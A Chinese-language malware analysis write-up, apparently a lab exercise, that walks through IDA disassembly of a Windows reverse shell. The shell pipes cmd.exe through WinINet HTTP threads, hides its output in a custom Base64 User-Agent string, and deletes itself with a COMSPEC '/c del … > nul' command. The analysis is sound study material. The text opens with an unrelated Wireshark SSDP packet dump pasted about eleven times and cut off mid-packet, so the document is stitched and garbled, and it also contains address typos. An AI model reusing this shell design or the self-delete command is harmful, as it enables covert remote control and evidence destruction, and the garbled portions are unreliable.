[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						

从网络函数开始，可以看到从WinINet库中导入了函数 `InternetOpenA`、`InternetOpenUrlA`、`InternetReadFile` 和 `InternetCloseHandle`。



```
push    eax                ; dwAccessType
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFh
repne scasb
mov     ecx, ebx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, ebx
push    edx                ; lpszAgent
and     ecx, 3
rep movsb
call    ds:InternetOpenA
push    0                  ; dwContext
mov     esi, eax
mov     eax, [esp+10h+lpszUrl]
push    80000000h          ; dwFlags
push    0                  ; dwHeadersLength
push    0                  ; lpszHeaders
push    eax                ; lpszUrl
push    esi                ; hInternet
call    ds:InternetOpenUrlA
test    eax, eax
jnz     short loc_4017EB
```

`InternetOpenUrlA`的一个参数是常量 `0x80000000`。

查询受影响的参数值，可以看到这一参数值的含义为 `INTERNETFLAG_RELOAD` 标志。当这个标志被置位时，它会在第一次指令中产生 `Cache-Control: no-cache`，这也展示了使用这些高级协议接口而不使用底层 `socket` 调用的好处。使用底层 `socket` 调用的恶意代码需要在代码中显式地包含 `Cache-Control: no-cache` 字符串，因此会让它更容易被识别为恶意代码，并且在试图模仿合法流量时可能会犯错误。

```

loc_40136A:
lea     edx, [esp+1A8h+ThreadId]
lea     eax, [esp+1A8h+ThreadAttributes]
push    edx                ; lpThreadId
push    ebp                ; dwCreationFlags
push    ebx                ; lpParameter
push    offset StartAddress ; lpStartAddress
mov     [ebx+8], edi
mov     edi, ds:CreateThread
push    ebp                ; dwStackSize
push    eax                ; lpThreadAttributes
mov     [esp+1C0h+ThreadAttributes.nLength], 0Ch
mov     [esp+1C0h+ThreadAttributes.lpSecurityDescriptor], ebp
mov     [esp+1C0h+ThreadAttributes.bInheritHandle], ebp
call    edi ; CreateThread
cmp     eax, ebp
mov     [ebx+0Ch], eax
jnz     short loc_4013BA

```


WinMain中检查第一个createThread调用，这表明在内存地址0x4014C0位置，标记为StartAddress的函数是一个新线程的开始地址。0x4015C0处的函数也是一个新线程的开始地址。

检查0x4014C0:

```

push    118h                ; Size
call    malloc
mov     esi, [esp+18h+lpThreadParameter]
mov     ebx, eax
mov     ecx, 46h
mov     edi, ebx
rep movsd
push    258h                ; unsigned int
call    ???@YAPAXIQZ        ; operator new(uint)
push    32Ah                ; unsigned int
mov     esi, eax
call    ???@YAPAXIQZ        ; operator new(uint)
mov     ebp, eax
mov     ecx, 96h
xor     eax, eax
mov     edi, esi
rep stosd
mov     ecx, 0CAh
mov     edi, ebp
rep stosd
add     esp, 0Ch
stosw
mov     ecx, [ebx]
push    0                   ; lpBytesLeftThisMessage
lea     eax, [esp+18h+BytesRead]
push    0                   ; lpTotalBytesAvail
push    eax                 ; lpBytesRead
push    4                   ; nBufferSize
push    esi                 ; lpBuffer
push    ecx                 ; hNamedPipe
call    ds:PeekNamedPipe
test    eax, eax
jz      short loc_40159C

```



可以看到除了0x401750函数外，也调用malloc、PeekNamedPipe、ReadFile、ExitThread、Sleep以及其他一些内部函数。

```

push    100h                ; unsigned int
call    ??2@YAPAXI@Z        ; operator new(uint)
push    100h                ; unsigned int
mov     edi, eax
call    ??2@YAPAXI@Z        ; operator new(uint)
mov     edx, eax
mov     ecx, 40h
xor     eax, eax
mov     [esp+20h+NumberOfBytesWritten], 0
rep stosd
mov     ecx, 40h
mov     edi, edx
rep stosd
push    118h                ; Size
mov     [esp+24h+var_8], edx
call    malloc
mov     esi, [esp+24h+lpThreadParameter]
mov     ebp, eax
mov     ecx, 46h
mov     edi, ebp
lea     eax, [ebp+14h]
rep movsd
push    eax                ; lpzUrl
call    sub_401800
mov     ebx, eax
add     esp, 10h
test    ebx, ebx
jz      loc_40170D

```

```

rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
call    _strnicmp
add     esp, 0Ch
test    eax, eax
jz      loc_401724

```

```

loc_401724:
mov     edx, hEvent
push    edx                ; hEvent
call    ds:SetEvent
push    ebp                ; Memory
call    free
add     esp, 4
push    0                  ; dwExitCode
call    ds:ExitThread
sub_4015C0 endp

```

```

mov     edi, offset asc
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
push    eax
mov     esi, edi
mov     edx, ecx
mov     edi, ebx
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, edx

```

0x4015C0上的函数包含一个相似的结构，也有0x401800、malloc、WriteFile、ExitThread和Sleep调用。函数PeekNamedPipe用来监测命名管道的新输入(与命令shell相关的stdin和stdout都是命名管道)。

为了确定使用这两个线程读取或者写入的内容，接着分析函数winMain上，这是线程的来源。

```

push    ecx                ; lpPipeAttributes
push    edx                ; hWritePipe
push    ebx                ; hReadPipe
call    esi ; CreatePipe
lea     ecx, [esp+1A8h+PipeAttributes]
lea     eax, [ebx+4]
push    ebp                ; nSize
push    ecx                ; lpPipeAttributes
lea     edx, [esp+1B0h+hReadPipe]
push    eax                ; hWritePipe
push    edx                ; hReadPipe
call    esi ; CreatePipe

push    ebp                ; dwOptions
push    1                  ; bInheritHandle
lea     ecx, [esp+1B0h+StartupInfo.hStdError]
push    2                  ; dwDesiredAccess
push    ecx                ; lpTargetHandle
mov     [esp+1B8h+StartupInfo.hStdInput], eax
call    esi ; GetCurrentProcess
mov     edx, [esp+1B8h+hWritePipe]
push    eax                ; hTargetProcessHandle
push    edx                ; hSourceHandle
call    esi ; GetCurrentProcess
push    eax                ; hSourceProcessHandle
call    ds:DuplicateHandle

push    ecx                ; lpProcessInformation
push    edx                ; lpStartupInfo
push    ebp                ; lpCurrentDirectory
push    ebp                ; lpEnvironment
push    ebp                ; dwCreationFlags
push    1                  ; bInheritHandles
push    ebp                ; lpThreadAttributes
push    ebp                ; lpProcessAttributes
push    eax                ; lpCommandLine
push    ebp                ; lpApplicationName
call    ds:CreateProcessA
mov     esi, ds:CloseHandle
test    eax, eax
jz      short loc_401366

```

```

mov     ecx, [esp+1A8h+ProcessInformation.hThread]
mov     edi, [esp+1A8h+ProcessInformation.hProcess]
push    ecx                ; hObject
call    esi ; CloseHandle
jmp     short loc_40136A

```

可以看到在WinMain启动两个线程之前，它调用了函数CreatePipeA、GetCurrentProcess、DuplicateHandle以及CreateProcessA。CreateProcessA创建一个新的cmd.exe进程，其他函数设置新进程，使stdin和stdout与提供的命令进程的句柄进行绑定。

这个恶意代码的编写者按照一种常见模式，来建立一个反向的命令shell。攻击者启动一个新的命令shell作为它的进程，并启动单独的线程向命令shell读取输入和写入输出。

0x4014C0线程使用 PeekNamedPipe，检查命令shell的新输入，如果检查内容存在，它就用ReadFile读取数据。只要读取这些数据，它就通过函数0x401750将读取内容发送到一个远程位置。另一个线程(0x4015C0)使用(0x401800)，连接一个远程位置，如果命令shell上有任何新输入，这个线程都会将它们写入到命令shell的输入管道。

继续分析(0x401750)中Internet函数的参数，来查找组成这些参数的原始信息来源。

```

push    0                ; dwContext
mov     esi, eax
mov     eax, [esp+10h+lpszUrl]
push    80000000h        ; dwFlags
push    0                ; dwHeadersLength
push    0                ; lpszHeaders
push    eax              ; lpszUrl
push    esi              ; hInternet
call    ds:InternetOpenUrlA
test    eax, eax
jnz     short loc_4017EB

```

```

pop     edi
pop     esi
pop     ebx
retn

```

```

loc_4017EB:
mov     edi, ds:InternetCloseHandle
push    eax              ; hInternet
call    edi ; InternetCloseHandle
push    esi              ; hInternet
call    edi ; InternetCloseHandle
pop     edi
pop     esi
mov     eax, 1
pop     ebx
retn
sub_401750 endp

```

函数 `InternetOpenUrlA` 将一个URL作为参数，随后我们看到它作为一个参数，传递给这个函数，并且在靠近函数开头的地址将它复制到一个缓冲区中。在前面函数(0x4014C0)中，看到URL也是一个参数。

经确定(0x401750)中一个参数是URL，另一个参数是User-Agent域。

转到(0x401750):

```

arg_0= dword ptr 4
lpszUrl= dword ptr 8

push    ebx
push    esi
push    edi
push    32Dh            ; unsigned int
call    ??2@YAPAXI@Z    ; operator new(uint)
mov     edx, eax
mov     ecx, 0CBh
xor     eax, eax
mov     edi, edx
rep stosd
stosb
mov     edi, offset asc_403068 ; "(!<"
or      ecx, 0FFFFFFFh
xor     eax, eax
add     esp, 4
repne scasb
not     ecx
sub     edi, ecx
push    eax            ; dwFlags

```

在函数开头看到静态字符串 `(!<`，与信令中看到的User-Agent字符串开头相匹配，但是，与一个长字符串进行连接后，作为(0x401750)的一个参数传给(8x401750)

```

push    0                ; lpOverlapped
push    edx              ; lpNumberOfBytesRead
push    257h             ; nNumberOfBytesToRead
push    esi              ; lpBuffer
push    eax              ; hFile
call    edi ; ReadFile
mov     ecx, [esp+14h+BytesRead]
push    ebp
push    esi
mov     byte ptr [ecx+esi], 0
mov     edx, [esp+1Ch+BytesRead]
inc     edx
mov     [esp+1Ch+BytesRead], edx
call    sub_401000
lea     edx, [ebx+14h]
push    edx              ; lpSzUrl
push    ebp              ; int
call    sub_401750
add     esp, 10h
test    eax, eax
jnz     short loc_401583
push    1F4h
jmp     short loc_40157D

```

调用之前，位于0x40155B处的一个内部函数（sub_401000）接收两个输入参数，并输出User-Agent字符串中的主要内容。

```

sub     esp, 8
push    ebp
mov     ebp, [esp+0Ch+arg_0]
mov     dl, [ebp+0]
test    dl, dl
jz      loc_4011A0
push    ebx
push    esi
mov     esi, [esp+14h+arg_4]
push    edi
mov     bl, 3Dh

; CODE XREF: sub_401000+18B↓j
mov     edi, ebp
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne   scasb
not     ecx
dec     ecx
cmp     ecx, 3
jb      loc_4010BE
mov     al, [ebp+1]
mov     bl, dl
mov     cl, [ebp+2]
and     dl, 3
shr     bl, 2
mov     byte ptr [esp+18h+var_8], bl
mov     bl, al
shl     dl, 4
shr     bl, 4
or      dl, bl
and     al, 0Fh
mov     byte ptr [esp+18h+var_8+1], dl

```

这个编码函数是一个自定义的Base64变种它使用了先前使用strings工具同样发现的Base64字符串。

另一个线程(0x401800)使用Interet函数：

```

sub_401800    proc near                                ; CODE XREF: sub_4015C0+5A1p
                                                       ; sub_4015C0+13B1p


dwNumberOfBytesRead= dword ptr -4
lpzUrl        = dword ptr  4

    push     ecx
    push     ebx
    push     ebp
    push     0                                         ; dwFlags
    push     0                                         ; lpzProxyBypass
    push     0                                         ; lpzProxy
    push     0                                         ; dwAccessType
    push     offset szAgent ; "Internet Surf"
    call     ds:InternetOpenA
    push     0                                         ; dwContext
    mov     ebp, eax
    mov     eax, [esp+10h+lpzUrl]
    push     80000000h                                ; dwFlags
    push     0                                         ; dwHeadersLength
    push     0                                         ; lpzHeaders
    push     eax                                         ; lpzUrl
    push     ebp                                         ; hInternet
    call     ds:InternetOpenUrlA
    mov     ebx, eax
    test    ebx, ebx
    jnz     short loc_401839
    pop     ebp
    pop     ebx
    pop     ecx
    retn

```

前面已经提到，sub_401750与sub_401800使用相同的URL作为参数。函数中User-Agent字符串被静态定义为"Internet Surf"。

(sub_0x4015C0)线程：



```


loc_40166B:
mov     edi, ebx
or      ecx, 0FFFFFFFh
xor     eax, eax
push    4                                         ; MaxCount
repne scasb
not     ecx
sub     edi, ecx
push    offset Str                               ; "exit"
mov     eax, ecx
mov     esi, edi
mov     edi, edx
push    ebx                                         ; Str1
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
call    _strnicmp
add     esp, 0Ch
test    eax, eax
jz      loc_401724

```


如前面提到的一样，被用来向命令shell传递输入。它也有根据输入内容来终止程序的功能。如果操作者传递给恶意代码字符串exit，随后恶意代码将会退出。包含了对exit字符串和strnicmp函数(用来测试传入的网络内容)的引用。

这两个线程中分别处理命令shell的不同管道端。含有静态User-Agent字符串的线程从远程攻击者获得输入内容，含有编码User-Agent字符串的线程则作为命令shell的输出。攻击者混淆他们的行为，避免从感染的服务器发送明文的命令提示。


恶意代码退出时会尝试删除自己，这显示它是作为攻击者一次性使用的组件。在winMain中，有三个可能的函数结局：



```
push    ebp                ; dwExitCode
push    ebp                ; hThread
call    ds:TerminateThread
call    sub_401880
pop     edi
pop     esi
pop     ebp
xor     eax, eax
pop     ebx
add     esp, 198h
retn    10h
```



```
loc_40138A:
push    1388h
call    ds:Sleep
lea     ecx, [esp+1]
lea     edx, [esp+1]
push    ecx
push    ebp
push    ebx
push    offset sub_
push    ebp
push    edx
call    edi ; Creat
cmp     eax, ebp
mov     [ebx+10h],
jnz     short loc_4
```



```
push    ebp                ; dwExitCode
push    ebp                ; hThread
call    ds:TerminateThread
call    sub_401880
pop     edi
pop     esi
pop     ebp
xor     eax, eax
pop     ebx
add     esp, 198h
retn    10h
```

前两个是当线程没有成功创建线程时会发生终止。在这三种终止情况下，有一个对sub_401880函数的调用。

跳转到sub_401880函数查看：

```

push    ebx
push    ebp
push    esi
push    edi
push    104h          ; nSize
xor     edi, edi
push    eax            ; lpFilename
push    edi            ; hModule
call    ds:GetModuleFileNameA
test    eax, eax
jz      loc_4019D0
lea     ecx, [esp+358h+Filename]
push    104h          ; cchBuffer
lea     edx, [esp+35Ch+Filename]
push    ecx            ; lpszShortPath
push    edx            ; lpszLongPath
call    ds:GetShortPathNameA
test    eax, eax
jz      loc_4019D0
lea     eax, [esp+358h+Buffer]
push    104h          ; nSize
push    eax            ; lpBuffer
push    offset Name    ; "COMSPEC"

```

sub_4018880调用的目的是：一旦恶意代码退出，就会从磁盘上删除恶意代码。sub_401880实现了自我删除的ComSpec方法。

```

call    ds:GetEnvironmentVariableA
test    eax, eax
jz      loc_4019D0
lea     ecx, [esp+358h+String1]
push    offset String2 ; "/c del "
push    ecx            ; lpString1
call    ds:lstrcpyA
mov     esi, ds:lstrcatA
lea     edx, [esp+358h+Filename]
lea     eax, [esp+358h+String1]
push    edx            ; lpString2
push    eax            ; lpString1
call    esi ; lstrcatA
lea     ecx, [esp+358h+String1]
push    offset aNul    ; "> nul"
push    ecx            ; lpString1
call    esi ; lstrcatA

```

从本质上讲，ComSpec方法是用定义的ComSpec环境变量，与命令行 `/c del [executable_to_delete] > nul`，来运行一个ShellExecute命令，而这个命令就是0x401880函数所做的工作。

2. 问题解答

(1) 恶意代码编写时直接使用 IP 地址的好处和坏处各是什么？

从攻击者的角度来说：

坏处：对于攻击者来说静态 IP 地址更难管理。（相反使用 DNS 允许攻击者将他的系统部署到任意一台计算机上，仅仅改变 DNS 地址就可以动态地重定向他的僵尸主机。）

